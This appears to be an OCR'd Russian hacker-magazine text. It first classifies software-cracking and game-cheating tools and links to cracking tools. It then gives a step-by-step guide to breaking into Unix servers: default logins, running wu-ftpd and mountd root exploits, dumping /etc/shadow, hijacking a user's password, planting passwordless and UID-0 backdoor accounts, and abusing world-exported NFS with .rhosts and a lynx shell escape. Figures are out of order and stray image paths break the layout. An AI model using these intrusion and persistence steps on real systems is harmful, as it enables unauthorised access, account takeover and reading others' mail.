В каноническом смысле патч — это заплатка, выполненный наспех код, добавляется в программу для исправления уже существующих в ней недостатков или багов. (Конечно, процесс регистрации — один из основных недостатков программы ☺) Иногда заплатки помогают, иногда оказываются совершенно бесполезными. Бывают программы, которые штопаются и латаются всю свою жизнь. Главное отличие между патчем и другими видами исправлений заключается в том, что штампуются заплатки самым примитивным способом. Классический пример — исправление отдельных мест уже загруженной в оперативную память программы с помощью переключателей на передней панели компьютера или правка исполняемого (в двоичном формате) модуля программы, написанной в оригинале на языке высокого уровня. Часто заплатки вставляются с помощью специальной программы — патчилки. А еще разработчики оставляют намеренно незадействованные области в образе программы. Туда со временем можно будет вставить заплатку, изменив код программы таким образом, чтобы на эту заплатку в нужный момент передавалось управление. В принципе, патчи могут создавать не только разработчики программного обеспечения, но и братья-крекеры. При этом в канонический смысл вносится изменение — такие патчи избавляют от недостатков и недоработок программы в процессе регистрации. То есть они вообще избавляют от всякой регистрации! Достаточно в нужном месте исправить команду **JNE** на **JMP**, и тогда не будут вылетать всякие надоедливые экраны, надписи и окошки с предложениями отправить деньги.

Патчи бывают большие и маленькие — маленькие исправляют пару-тройку байт в нужном месте, а вот большие могут содержать целые исправленные копии файлов программы и весить до нескольких мегабайт. Маленькие патчи называют креками. Только не спутай программу с человеком, их делающим — крекером.

Патчи могут все! Практически любую прогу можно расковырять и создать для нее патч. Создание патча или крека гораздо легче создания генератора серийных номеров. Тем более что иногда достаточно убрать только появление надоедливых экранов с напоминаниями.

Вообще-то, программа после пропатчивания получает не совсем зарегистрированной. То есть она может молчать об этом, но при апгрейде на более новую версию опять попросит регистрации. Второй и самый большой минус — патчи и креки работают только с конкретной версией программы. То есть крек для **The Bat 1.21** не подойдет к **The Bat 1.21b**. А это жопа, так как с распространением Интернета можно достать десять версий одной программы. И выбирать тебе будет нужно исходя из того, для какой версии у тебя есть патч.

Редко, но попадаются более-менее универсальные креки, подходящие к нескольким версиям программы. Эти программки либо пропатчивают файл, который остается

неизменным от версии к версии, либо сканируют файлы программы на предмет нужной последовательности байт для замены.

TIME MACHINE

Как видно из названия — машина времени. Это тип программ для вскрытия нелицензионного шароварного софта, который начинает вопить через неделю-две после установки. Ты наверняка помнишь со старых добрых времен голого **DOS**'а программу **Setver.exe**. Она заставляла другие софтинки думать, что те находятся либо в третьем, либо в пятом ДОСе, либо в **95** Виндах — по твоему желанию. Машина времени же выдает каждой софтинке необходимую для корректной работы системную дату. Каждый день одну и ту же. Прямо как Белуши каждый раз в День Сурка начинал жить с песни тетки Шер «Я поимел тебя, детка!» (**I've Got You Baby**).


+ Вмешательства в работу программы нет, а следовательно, нет связанной с этим головной боли. Одна хорошая программа подмены времени может с успехом применяться для обмана туевой хучи шароварных прог.

– Такой способ можно применять только тогда, когда незарегистренная прога обладает всеми своими возможностями хотя бы ограниченное время — так называемые **trial** версии. Для других программ машина времени будет бесполезна, так как всех возможностей софтины не откроет.

EXTRACTOR

Непереводимый фольклор. Программа для вскрытия специфического класса защит. Дело в том, что часто братья программеры ленятся придумывать свою собственную защиту и используют для ее создания чужие специальные проги. Эти проги берут **EXE**-файл, шифруют его, добавляют процедуру опроса пароля или ключевой дискеты, процедуру с ругательствами о регистрации и записывают получившийся «шедевр» под именем исходного **EXE**-файла. Помимо опроса пароля эти программы позволяют прилепить даже счетчик дней или запусков программы и процедуру самоудаления при истечении срока легального использования. А если программер будет злобным, то он прилепит еще и процедуру форматирования винта — так, на всякий случай. Так вот, на любую хитрую задницу найдется болт на восемнадцать. Наши люди, не долго думая, написали рулезные утилитки — **EXTRACTOR**'ы, которые на входе берут защищенный файл, а на выходе выдают облупленную исходную программу! По адресу **http://www.xakep.ru/soft/7/intruder.rar** ты можешь скачать одну из таких прог — **intruder.com**, написанную нашим знакомым чуваком.

+ Концептуально красивый метод. Если ты найдешь экстрактор для одной программы, не спеши его выбрасывать после применения. В отличие от презерватива, он еще может пригодиться для облупления такой же защиты.



– Большинство рулезных прог, как назло, используют свои собственные защиты, а с ними **EXTRACTOR**'ы не работают.

LOCKER

Заглушка — резидентная программа, которая эмулирует работу ключевой дискеты, **LPT** или **COM** ключа, или другого подобного девайса. Мерзкие защитописатели в борьбе с благородными крекерами придумывают все новые геморрои. Например, опрашивать значение серийного номера программы не один раз — в начале работы, а перед любым нажатием клавиши или вызове любой процедуры. Теперь для корректного вскрытия нужно переписать все куски кода, где запрашивается серийный номер, а их во многомегабайтном файле может быть несколько сотен. Или можно написать постоянно висящую в памяти программульку, которая бы отвечала «Да» на вопрос главной программы — «Есть ли ключевая дискета с правильным серийным номером?» Такие программульки запускаются вручную перед основной, или их вызов вставляется в начало основной программы на манер вирусов.

Заглушки используются и в том случае, если в LPT или COM ключе реализована некая процедура, жизненно необходимая основной программе. В таком случае заглушка выполняет всю работу вместо ключа, полностью его эмулируя. Для написания затычки следует: а) разобраться с помощью дизассемблера и дебугера с тем, что же программа запрашивает и откуда; б) написать процедуру, которая заменит системную процедуру ответа. Например, если идет обращение к диску через прерывание 13, то нужно частично переписать это прерывание, вставив в него проверку случая, относящегося к вскрываемой проге. То есть на вопрос, что записано в 82 цилиндре диска А, отвечать: «Конечно твой серийный номер!» и даже не беспокоить дисковод.

+ Один и тот же **LOCKER** можно использовать для вскрытия многих программ, использующих похожие методы защиты.

– Честно говоря, особых минусов у них нет, за исключением того, что их (затычек) мало. А еще я очень долго вспоминал их английское название, так как русское слово «затычка» я смог перевести только как «shutuper». ☺

STRANGE CRACK

Комплексный подход. Когда обычный крекер встречает необычную защиту, у него может получиться очень странный кряк. Это чудо природы совмещает в себе все предыдущие типы кряков — оно исправляет программные файлы, вешает в памяти специальные программки, добавляет свои библиотеки и записи в реестр, в общем, применяет все возможные способы подавления неприятельской защиты.

+ Программа после подобной операции чувствует себя не в своем уме (например, в окружении **ZX80** или **EC1845**) и думает, что это правильно.

– Малейшая неточность, и программа перестает работать окончательно. Дело в том, что бывает нужно создать вручную правильный **BAT**-файл или что-то, опять же вручную, прописать в пяти конфигурационных файлах. А без этой подготовки вся стройная система кряка рушится.

UPGRADE

В твои шаловливые ручки попала новейшая версия рулезной софтинки, да вот беда — просит регистрации, да пожирнее. А кряк для нее еще не выпущен. Что делать? Ты можешь подож-

дать пару месяцев и тогда поискать в Инете. Но хочется же распробовать на полную катушку не через полквартала? Можешь попробовать вскрыть защиту программы сам, но ты уверен, что это будет быстрее, чем предыдущее предложение? И, наконец, ты можешь провернуть технику апгрейдов.
Найди самую последнюю версию этой проги, для которой еще существует **SERIAL NUMBER** или **KEYGEN**, и попробуй применить кряк от нее для новейшей версии. Скорее всего софтинка отплюется и продолжит просить денег. Вот тут ты и сделаешь маленькую хитрость. Установи и зарегистрируй предыдущую версию программы. А теперь установи поверх нее самую последнюю версию. Если ты не пользовался патчем или любыми другими затычками, а программа опять запросила регистрации — плюнь в лицо тому разработчику, кто делал эту прогу! По нормальному, свежеустановленная софтинка должна сразу стать регистренной.
Один мой друг имел серийный номер только для **Winzip'a 2.0** и при установке седьмой версии последовательно устанавливал версии **2.0**, **6.3** и **7.0**.

Можно зарегистрировать прогу без кряка.

Долго копаться, ведь тебе будет нужно найти, скачать, установить и зарегистрировать предыдущую версию программы, а это бывает сложно.

EXPLOIT

Усовершенствование, утилита, реализующая непредусмотренные или закрытые функции в программе. Например, для **ICQ** существует куча эксплоитов — начиная от показа **IP** адреса скрытого ника и заканчивая отправкой сообщения от произвольного **UIN**'а. Существованием своим эксплоиты в большой степени обязаны тому, что в новых программах существуют дыры — не до конца отлаженный код. Особенно это касается сетевых программ. Там, кроме багов самой программы, добавляются баги сетевых протоколов. Эксплоит просто преподносит в красивом и удобном виде одну из возможностей, открывающуюся из-за очередной недоработки программеров. Некоторые эксплоиты пишутся в виде плагинов, и тогда они становятся доступны как еще одна программная функция.

Всегда приятно использовать баги программы себе на пользу! Кстати, один из самых известных и полезных эксплоитов существует в виде **REG**-файла. Этот файл вносит в реестр запись **EnabeRouting=1**, открывая тем самым заложенную в **9-х** Виндах возможность сетевой маршрутизации.

Хреново, когда для каждой новой фичи нужно запускать отдельную программку. В той же Аське было бы куда лучше показывать **IP** адрес в **Invisible** режиме. А так приходится запускать еще одну прогу — **UIN2IP.EXE**. Да, кстати, ее ты можешь скачать по адресу **http://www.xakep.ru/soft/7/uin2ip.exe**.

С типологией кряков для регистрации программ ты уже знаком. Однако есть еще куча приблуд для продвинутых геймеров. Для тебя, то есть. Только не пытайся говорить, что ни разу не играл в компьютерные игры! Даже если тебе **45** лет, в чем я сильно сомневаюсь, и даже если ты на компьютере умеешь только печатать в **WORD**'е, в чем я сомневаюсь еще сильнее, ты играл в **Tetris** или **Lines**! А не хотелось ли тебе, чтобы фигурки в тетрисе сами выбирали себе посадочное место или шары выпадали нужного цвета в нужном месте? Конечно, хотел. Значит, ты был уже потенциально продвинутым геймером. Да и вообще, как ты можешь сомневаться в своей продвинутости, если держишь в руках последний номер **X**?
Итак, все игровые приблуды при некотором желании ты сможешь:
- Сделать сам, и в этом деле мы тебе поможем — читай рубрики «Мастерская» и «Трепанация».
- Найти в Интернете на спецсайтах об играх (**http://www.gameland.ru**), на сайтах игр или в специальных поисковиках типа Асталависты (**http://us.astalavista.box.sk**).
- Конечно, использовать их по прямому назначению, и не только =)).

Что у тебя есть на выбор?

CODE / CHEAT

Списки скрытых кодов, они же читы. Ну кто же их не знает! **IDDQD** — классика. Каждый уважающий себя игровой журнал имеет рубрику, в которой выдает скрытые коды. И каждый уважающий себя создатель игр клянется, что никаких скрытых возможностей он в игру не закладывал. Ка же! Еще со времен Принца повелось закладывать в код маленькие секреты и никому о них не говорить. Но как говорится в старой немецкой пословице — «Что знают двое, то знает и свинья».
Добрую половину кодов можно прочитать, если заглянуть в игру изнутри. В одном из файлов хранится список всех кодовых слов и, чаще всего, в незашифрованном виде. Конечно, искать в неудобочитаемом тексте объемом несколько мегабайт неизвестно что непонятно где, мягко говоря, трудно. Эта работа станет гораздо легче, если ты знаешь хотя бы одно кодовое слово из этой игры.

Не надо ломать игру, так как коды — это заложенная самими разработчиками фича. А еще появилась маза — для удобства использования скрытых кодов создавать специальные программы-базы данных. Подробнее об этом писал **2poisonS** в **X №5**, стр.77.

Последнее время товарищи разработчики приобрели голимую привычку: если ты используешь кодовые слова, то после прохождения этапа твой ранг будет не Генерал или Супергерой, а просто **Cheater** — Обманщик, а это, как понимаешь, не круто.

ADDON

Всякие официальные и неофициальные примочки типа дополнительных уровней, видов оружия или новых юнитов. Как правило, все эти примочки не облегчают жизнь, а только делают ее интереснее. То есть Супер-Оружия-С-Которым-Ты-Всех-Уделаешь в виде

ADDON'а не существует. Это уже называется патч ☺. Эти примочки создаются либо товарищами разработчиками, либо фанатами игры. Причем, в помощь фэнам существует специальное программное обеспечение, как то: редакторы уровней, клипарта, звуков, сценариев, ботов и т.п. в зависимости от игры. Если захочешь сотворить нечто душераздирающее, готовься к длительной и кропотливой работе — я видел, каких трудов стоило сделать работающую дверь в Кваке. И это не только технические трудности, но и художественные — не каждый может создать по-настоящему интересный уровень или суперхитрого бота.

Армия фанатов, вооруженная редакторами игровых ресурсов, в конце концов создаст что-то на самом деле интересное.

Однако произойти это может ой как не скоро.

CRACK

Какая же игра обходится без крека? Игровой крек — это программа, исправляющая игру в сторону облегчения жизни геймера. Креки могут все — начиная от прививки бессмертия, долголетия и наличия денег и заканчивая переведением вражеских кланов на твою сторону. Креки бывают двух типов: те, которые чуток переделывают саму игру, и те, которые правят файлы сохраненной игры — savы. Первые могут изменять правила игры, а вторые — исходные условия. Хотя еще в DOOM'е режим Господа Бога в Nightmare по IDDQD не включался, а через исправление сохраненной игры врубался как милый!

Проще всего делать креки для savов. Теория такова: скорее всего, игра использует savы с жесткой или частично жесткой структурой. Значит, байтик с твоими деньгами находится всегда в одном месте ☺. Технология вскрытия такая: берешь игру, начинаешь играть и сохраняешься. Далее тратишь в игре чуток денег или других ресурсов и сохраняешься под другим именем. Теперь тебе игра на фиг не нужна — и ты вылезаешь в ДОС или куда ты там обычно вылезаешь? Теперь запусти кульную прогу fc.exe с параметрами:

FC.EXE GAME1.SAV GAME2.SAV /B > S1S2.CMP.

Прога сравнит файлы GAME1.SAV и GAME2.SAV по байтам, а разницу запишет в S1S2.CMP. Рулез! Теперь остается только чуть-чуть поломать голову над получившимися циферками, и золотой ключик твой! Отчет программы fc.exe суперпрост — смещение, где есть различие, байт из первого файла и байт из второго. Все на блюдечке.

Технология взлома исходной программы более сложная: тебе нужно уметь пользоваться дизассемблером и отладчиком, и вообще, дело это в двух словах не объяснишь, отдельная статья нужна.

Крек — он и в Африке крек. В итоговой таблице будет стоять твой ранг типа «Самый-Крутой-Из-Всех-Крутых», а не «Взломщик».

Взломанная программа может начать отчаянно глючить.

GAME PATCH

Патч, как уже известно, есть заплатка, исправляющая глюки и баги, которыми полна любая новоиспеченная игра. Выпускаются обычно компанией-производителем игры. За подробностями изготовления, выхода и использования патчей отсылаю тебя в X №1 на страницу 34, там дед Сидор долго и по делу распинался про технологию пропатчивания юзеров гнусными игровыми компаниями. Могу только добавить, что существуют специфические патчи, исправляющие описание игрового пространства, написанные на внутреннем скрипт-языке игры.

Конечно, лучший баг — мертвый баг, но какого хрена выпускать такие глюкавые игры? С помощью хорошего патча можно создать супероружие или намного усилить обычное.

Как правило, процесс пропатчивания становится затяжным, то есть официальные патчи выходят с завидной регулярностью. А патчи крекерские могут помешать запустить сетевую игру.

TRAINER

Софтинка, запускаемая параллельно с игрой, которая исправляет значения в образе программы, находящейся в оперативной памяти. Вот загнул! А на практике все это прозрачно — запускаешь тренера и моментально становишься неуязвимым и с бесконечными ресурсами. Прямо неразменный пятак получается. А еще тренер может по нажатию определенной комбинации клавиш принудительно заканчивать прохождение миссии в игре, присваивая тебе максимальный ранг. Продвинутый тренер имеет включаемые/отключаемые опции — чего и как в игре править. Для написания даже простого тренера тебе нужно мастерски овладеть программированием на ассемблере и C++ — в этом языке очень удобно осуществлена работа с памятью. Или воспользуйся конструктором тренеров, например, Magic Trainer'ом — смотри X №6, стр. 76.

Однако в помощь игровому крекеру существует множество программ — универсальных тренеров. Логика вскрытия в них следующая: на первом этапе ты указываешь, какое значение нужно искать в памяти машины. Прога перекапывает всю оперативку (в случае с DOS тренером) или память, относящуюся к запущенной игре (любой Мастдайный тренер), и запоминает на винте, где это значение встречалось. На втором этапе ты должен чуток поиграть так, чтобы искомое значение изменилось, и опять запустить поиск в тренере. Теперь прога будет искать не по всей доступной памяти, а только в ячейках, помеченных в первый раз. В процессе подобного отсева, в принципе, должна найтись ячейка памяти, в которой записано количество патронов или чего ты там искал? На третьем этапе ты просто изменяешь значение в этой ячейке на нужное и/или указываешь его «заморозить».

Исправляются значения в оперативке, а значит, файлы игры остаются в неприкосновенности. Универсальные тренеры позволяют быстро вскрывать новые игры. Один из лучших тренеров для DOS игр, Game Wizard, ты можешь скачать с http://www.xakep.ru/soft/7/gw.rar.

Очень тяжело делать вручную — проще найти в Интернете. Сложно это потому, что исправлять необходимо не неподвижные файлы на харде, а динамически изменяющуюся программу в памяти. Причем не один раз, а каждую

0,1 секунды или чаще, так как значение количества жизней или патронов склонно непрерывно уменьшаться.

GAME FAQ / HINT / TIP

Фак, in English — Frequently Asked Questions, по-русски — ЧаВо — часто задаваемые вопросы. Ни один игровой кряк тебе не расскажет о том, как найти секретную дверь или вскрыть абсолютно не вскрываемую головоломку. Об этом и многом другом рассказывается в милых файлах с расширением .FAQ. Там может находиться информация о выигрышной стратегии, о мелких и приятных багах в игре, о скрытых возможностях игры — часто в официальном описании отсутствует раздел о командной строке запуска. В ЧаВо также может находиться инфа о том, как настроить игру на максимальную производительность и как отредактировать конфигурационные скрипт-файлы игры, если такие есть (смотри GAME PATCH).

Всегда приятно почитать полное описание возможностей игры. Девиз хакера — информация должна быть доступна. Тем более, что FAQ обычно пишут люди, заинтересованные в удобстве использования конечного продукта, в отличие от большинства авторов официальной документации.

После прочтения FAQ нужно обязательно все проделать самому, то есть замки и дворцы за тебя строить никто не будет.

RESOURCE VIEWER / GRABBER

Как видно из названия, это программа для просмотра ресурсов игры, гляделка. Ресурсы бывают разные (зеленые и красные) — картинки, фотографии, тексты диалогов, секретные коды, иконки, звуки, музыка, уровни, модели и так далее — до полнейшего упора. То есть все, что только используется в игре. Гляделки бывают универсальные и специализированные. Универсальные называются тырилками (GRABBER) и тырят каждая свой тип ресурсов, но из любых программ. В моей коллекции есть тырилки .ICO, .MID, .WAV, .GIF, .MOD и .JPG файлов. Одна из самых известных тырилок ICO-файлов — Microangelo 98 — может не только вытаскивать иконки, но и редактировать и заменять их внутри программы. Специализированные VIEWER'ы вытаскивают ресурсы из конкретной игры. В этой роли можно использовать официальные редакторы уровней, клипарта и других ресурсов. Для большинства известных игр можно найти гляделки ресурсов в Интернете. Однако, если тебе не удалось этого сделать, а посмотреть, что же за картинку показывают победителю, очень хочется, то остается только создать RESOURCE VIEWER самому. Почти все последние программы для простоты и быстроты доступа к данным используют инкапсуляцию данных. Это не то же самое, что и копуляция, хотя звучит похоже. В этом случае в игре есть один или несколько больших файлов, которые содержат в себе полноценные картинки, звуки и тому подобный хлам. Опять же почти всегда в начале этого большого файла есть таблица смещений: откуда начинается каждый махонький ресурс и имя ресурса. Но расшифровывать всю структуру этого огроменного файла совсем не обязательно. Достаточно только знать стандартные заголовки картинок (смотри энциклопедию форматов графических файлов по адресу http://www.ora.com), звуков и всего остального мультимедийного барахла и устроить расчленение этого большого файла на тучу маленьких. Для примера, часто WAV-файлы начинаются с символов «RIFF», GIF-файлы с символов «GIF8», а JPG-файлы с байтов FF D8 FF E0. Гляделку ресурсов можно писать на любом языке, даже на Барсике, однако для твоей программы будет узким местом скорость работы с файлами. Если читать файл в 10 метров по одному байту, времени на расчленение уйдет столько, что ты скорее разберешь свой комп. Поэтому тут нужно применять кэширование чтения внутри проги — читай за раз 512 или 1024 байта, а потом анализируй их как душа захочет.

Гляделки позволяют добраться до таких мест в игре, о которых не только никто не знал, но и в принципе в процессе игры недостижимых. Пример из жизни: в одной карточной игре по мотивам товарища Толкиена существовала куча колод игральных карт с разными рубашками. И захотелось одному фанату по имени Дворкин посмотреть на карты с золотыми рубашками — слышал он, что такие существуют. Так вот, когда он обратился за помощью к своему другу-хакеру, и тот вскрыл-таки игру, программа отказалась играть золотой колодой, так как в ней самой предусмотрено этого не было. Кстати, в процессе взломки тогда обнаружился еще десяток карт вообще никогда в игре не появлявшихся.

Хитрюги разработчики придумывают собственные форматы данных и архивации, тем самым сильно усложняя расчленение библиотек ресурсов. То есть расчленить их еще можно, а вот просмотреть результаты — проблема. Хотя тут есть способ: скомпилировать библиотеку взад, но в другом порядке. Тогда вместо заставки конца первого уровня сразу появится заставка от десятого. Это мой любимый способ игры в Стрип Покер ☺.

Взлом UniX

MAL (mal@xakep.ru),
Delta (delta@ipc.ru)

В предыдущих номерах уже описывались некоторые способы взлома Unix систем. Но, по приходящим письмам, оказывается, что многие что-то пытаются хакнуть, хотя не знают, как выглядит юникс, как с ним работать и что это вообще такое. Немного не с того мы начали рассказывать о взломе таких серверов, поэтому теперь я постараюсь объяснить самое элементарное, что должен знать каждый, а потом уже, если ты не уснешь, перейдем к более конкретному.

Это должен знать каждый

Итак, эта операционка была разработана фирмой Bell Labs концерна AT&T в 1969 году. На данный момент существует много разнообразных клонов Юникс, распространяемых как бесплатно, так и на коммерческой основе. Все они делятся на системы ATT типа и системы BSD типа. Системы различаются по структуре каталогов, типам ядер, компиляторам и т.д. Но не будем вдаваться в подробности истории Юникса, а перейдем непосредственно к самой системе и ко взлому. Для тех, кто мало знаком с Юникс, вот несколько команд, которые пригодятся:

```
hax0r# telnet www.*****.ru
Connected to www.*****.ru
Escape character is '^]'.
Red Hat Linux release 5.1 (Manhattan)
login:
```
1

- **ls** — посмотреть содержимое каталога
- **cp** — копировать
- **cd** — перейти в другой каталог, без аргументов возвращает тебя в домашний
- **id** — посмотреть ваш UID и GID
- **rm** — стереть файл
- **rmdir** — стереть каталог
- **cat** — простейший текстовой редактор
- **ps** — посмотреть список процессов
- **kill** — убить процесс
- **ftp** — фтп клиент
- **telnet** — телнет клиент
- **mv** — передвинуть файл
- **who/finger/users** — посмотреть, кто залогинился в систему
- **ftpwho** — кто залогинился по ftp
- **gcc** — компилятор си

Перед тем, как начать ломать Юникс, тебе потребуется установить его себе или добыть Юникс шелл (если ты собираешься работать в Маздае), ну и, конечно же, нужно знать адрес компа, который ты собираешься поиметь.

Шелл — это оболочка на каком-нибудь Юниксовом сервере, к которому ты бы мог зателнетиться и работать уже с него. Таких серверов куча, только вот получить там хороший не гостевой акаунт — проблема. Хотя... Можно купить шелл на www.theshell.com или узнать у своего провайдера, дает ли он шеллы своим пользователям. Правда, работать с шелла собственного провайдера я бы не советовал. ☺

Начинаем ломать

Взлом сервера следует начать с анализа системы жертвы (не собираешься же ты хакать не пойми что и не пойми как ☺). Сперва определяем тип и версию операционной системы. Для этого проще всего зателнетиться на сервер и посмотреть табличку 1.

Мы видим, что на сервере установлен Линукс Red Hat 5.1, но это не всегда оказывается правдой, системные администраторы часто меняют табличку, модифицируя файл /etc/issue.net и /etc/issue, чтобы ввести хакера в заблуждение. Но систему можно определить и другими способами (лучше потратить больше времени и удостовериться в правильности определения системы, чем потом удивляться, почему многое не выходит): по запущенным на ней демонам (для этого просканим все порты и, прителнетившись к каждому открытому, посмотрим, что там висит) или программам определения версии и типа удаленной системы, такими как nmap (www.insecure.org/nmap), queso и т.п.

Посмотрев тип системы и все запущенные на ней демоны, сделаем finger (если открыт 70 порт), чтобы выяснить, присутствуют ли там пользователи и кто именно (лучше всего производить взлом, когда в систему никто не залогинился) 2.

```
hax0r# finger @lame.****.ru
[lame.****.ru]
No one logged on
```

Далее можно зателнетиться на сервер на 23 порт и проверить логины по умолчанию (звучит, конечно, по-ламерски, но часто это срабатывает, и не только на левых серваках) 3.

```
IRIX System V.4 (lamo)
login: lp
IRIX Release 5.3 IP12 lamo
Copyright 1987-1994 Silicon
Graphics, Inc. All Rights Reserved.
$ cat /etc/passwd
```
3

Теперь проверяем версии демонов, возможно, некоторые — старье, тогда можно воспользоваться удаленными эксплоитами. Для этого телнетимся на открытые порты 4, 5.

Мы видим, что на сервере установлена дырявая версия wu-ftpd. Это может

Порты:

```
port 21: ftp port 110: pop3 port 514: shell
port 23: telnet port 111: portmap port 515: printer
port 25: smtp port 143: imap port 6000: (X)
port 37: time port 512: exec
port 79: finger port 513: login
```
4

```
hax0r# ftp ftp.****.ru
Connected to satan.****.ru.
220 satan.****.ru FTP server (Version wu-2.4.2-academ[BETA-18](1) Mon Jan 18
19:19:31 EST 1999) ready.
Name (ftp.****.ru:hax0r): ftp
331 Guest login ok, send your complete e-mail address as password.
Password: mal@xakep.ru
ftp> ls -l
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 8
dr-x——— 7 ftp ftp 1024 Jul 13 08:02 .
dr-x——— 7 ftp ftp 1024 Jul 13 08:02 ..
dr-xr-xr-x 2 root root 1024 Feb 25 16:34 bin
d—x—x—x 2 root root 1024 Feb 25 16:34 etc
dr-xr-xr-x 2 root root 1024 Feb 25 16:34 lib
dr-xr-xr-x 11 root root 1024 Feb 9 1998 pub
drwxrwxrwx 2 ftp ftp 1024 Jul 9 13:33 incoming /* можно писать то, что на-
до */
-r—r—r— 1 root root 605 Jul 16 1998 welcome.msg
226 Transfer complete.
ftp>
```
5

```
hax0r#./wu ftp.****.ru /incoming
Linux satan #1 Fri Feb 6 21:58:32 JST 1998 i686 unknown
uid=0(root) gid=0(root) groups=0(root)
```
6

быть использовано для того, чтобы зарутить сервер 6.
Вот мы и получили права рута используя баг в этом сервисе **ftpd**, применив к нему программу-**exploit wu** (кстати, запускать файлы в Юниксе или на шелле нужно прописывая в начале файла «./»). Эксплоит можно найти в поисковых системах или на специализированных серверах, посвященных безопасности. Но там ты найдешь код программы на языке С, поэтому подробное описание того, что происходит при запуске эксплоита, описывать не буду. А если интересно, подучи язык С и попробуй разобраться сам. Откомпилить ее можно используя встроенные в Линукс компилеры **gcc** или **cc**. (**hax0r# gcc -o wu wu-ftpd.c**).


Вот еще один пример использования бага в демоне mountd, установленном на Линуксе. Mountd всегда находится на разных портах (чтобы применить эксплоит, нужно знать те порты, на которых висит демон), и найти их можно посредством вот такой команды 7.

```
hax0r# rpcinfo -p satan.****.ru
program vers proto port
100000   2   tcp   111 portmapper
100000   2   udp   111 portmapper
100005   1   udp   691 mountd <— Использовать будем порт UDP
100005   2   udp   691 mountd
100005   1   tcp   694 mountd
100005   2   tcp   694 mountd
100003   2   udp   2049 nfs
100003   2   tcp   2049 nfs
```
7

Определив **UDP** порт демона, применим **mountd** эксплоит (**humpdee** или **ADMmountd**) 8.

```
hax0r# ./humpdee satan.****.ru 691
Got Shell
id
uid=0(root) gid=0(root) groups=0(root)
```
8

Существуют эксплоиты и для других демонов, но я не буду рассказывать о них подробно, а просто перечислю: **imap** (**ver9.0-10.232**), **qpop** (**ver2.2-2.4b2**), **named**, **sendmail**, **wu-ftpd** (**ver12-18**), **mountd** и многие другие.
Этими способами мы получали доступ к системе с правами **root**, но это еще не полноценный шелл. Нам нужно добавить пользователя. Можно сменить пароль уже у существующего пользователя или добавить своего. Но для начала посмотрим, какие пользователи уже есть (это пишем после получения рутшелла)
Вот пример двух пользователей 9.



Пароль в файле хранится в **DES** шифровке (про **John The Ripper** все слышали? Я думаю, все, поэтому про дешифровку писать не будем). А если в поле пароля стоит **x** или *****, как в нашем случае, это значит: пользователь заблокирован или стоит **shadow**, попробуем посмотреть тогда shadow 10.

```
#cat /etc/shadow
root:S7ydQTppJxub6:10269:0::::
solo:wpmtJLstbtqgd:10781:0:99999:7:::
```
10

Вот и пароли в **DES** ☺. Да... мы же хотели получить полноценный доступ к системе.

```
passwd solo
satan666
satan666
```
6

Для смены пароля уже существующего пользователя просто наберем 6.
Теперь твой логин solo, а пароль **satan666**, но у пользователя **solo** обычные права, да и когда он заметит, что его пароль сменен, администратор может просечь, в чем дело ☺. Поэтому добавим лучше своего пользователя, даже двух (если мы создадим одного с правами **root**, то на некоторых системах нельзя будет зайти удаленно). Мы создадим одного — обычного, а с него уже будем переходить на другого — суперюзера — с помощью команды **su** 11.

```
echo «mal:x:666:100:Nakuva Satanium:/home/mal:/bin/bash» >> /etc/passwd
echo «mal::10666:0:99999:7:::» >> /etc/shadow
mkdir /home/mal
chown mal /home/mal
chmod 700 /home/mal
```
11

Это мы добавили обычного пользователя **mal**, теперь повторим то же самое сменив имя , а вместо **UID** и **GID** поставим **0**. Что мы имеем? У нас есть один обычный беспарольный пользователь **mal**, с помощью которого мы заходим в систему (можно сразу сменить свой пароль с помощью команды **passwd** из шелла) и один суперпользователь. Чтобы получить полный доступ к системе, зайдя с логином **mal** наберем 12.

```
mal# su name
(name = имя суперпользователя, которого ты добавишь).
```
12

Теперь у нас полный доступ к системе. Мы можем заменить страницу, прочитать чужую почту, а можно приспособить их сервер для своих нужд, но придется поработать (чтобы другой хакер не захватил этот сервер в свои руки, нужно закрыть все имеющиеся дырки).

Подключение расшаренных ресурсов других Юникс систем, используя NFS (Network File System).

Вот еще один способ, с помощью которого можно получить файл с паролями или шелл. Для этого нужно проверить, какие директории жертвы доступны для подключения всем. Это можно посмотреть с помощью команды 13.
(**everyone**) — говорит нам о том, что этот каталог доступен всем, администратор этого сервера, наверно, не думал, что он также доступен и для удаленных пользователей, но мы живем не

```
hax0r# showmount -e satan.****.ru
export list for satan.****.ru:
/home (everyone)
/var (everyone)
/usr easy
/export/root/easy easy
/export/swap/easy easy
```
13

Lynxexec:/bin/sh — получаем командную строку.
*telnet://satan.****.ru — нажимаем Ctrl +] вводим ! и получаем командную строку.*

15

```
hax0r# telnet very.nice.edu
Connected to very.nice.edu
Escape character is '^]'.
SCO OpenServer(TM) Release 5 (very.nice.edu) (ttyp0)
Login as lynx for text based browser lynx
login:lynx
стартуется броузер lynx
```

14

```
hax0r# mkdir sucks
hax0r# mount satan.****.ru:/home sucks
```

в волшебной стране, думать хорошо, но лучше быть уверенным ☺. Подключить каталог к своему Юниксу можно с помощью команды 14. Теперь, зайдя в каталог sucks/ на нашем компе, мы попадем на сервер **satan.****.ru** в папку **/home**. Теперь можем создать файл **.rhosts** в папке любого пользователя и залогиниться на сервер используя **rlogin**, получить шелл и прочитать файл с паролями. Бывает так, что все могут подключать корневой каталог, тогда можно прочитать файл с паролями сразу.

Lynx

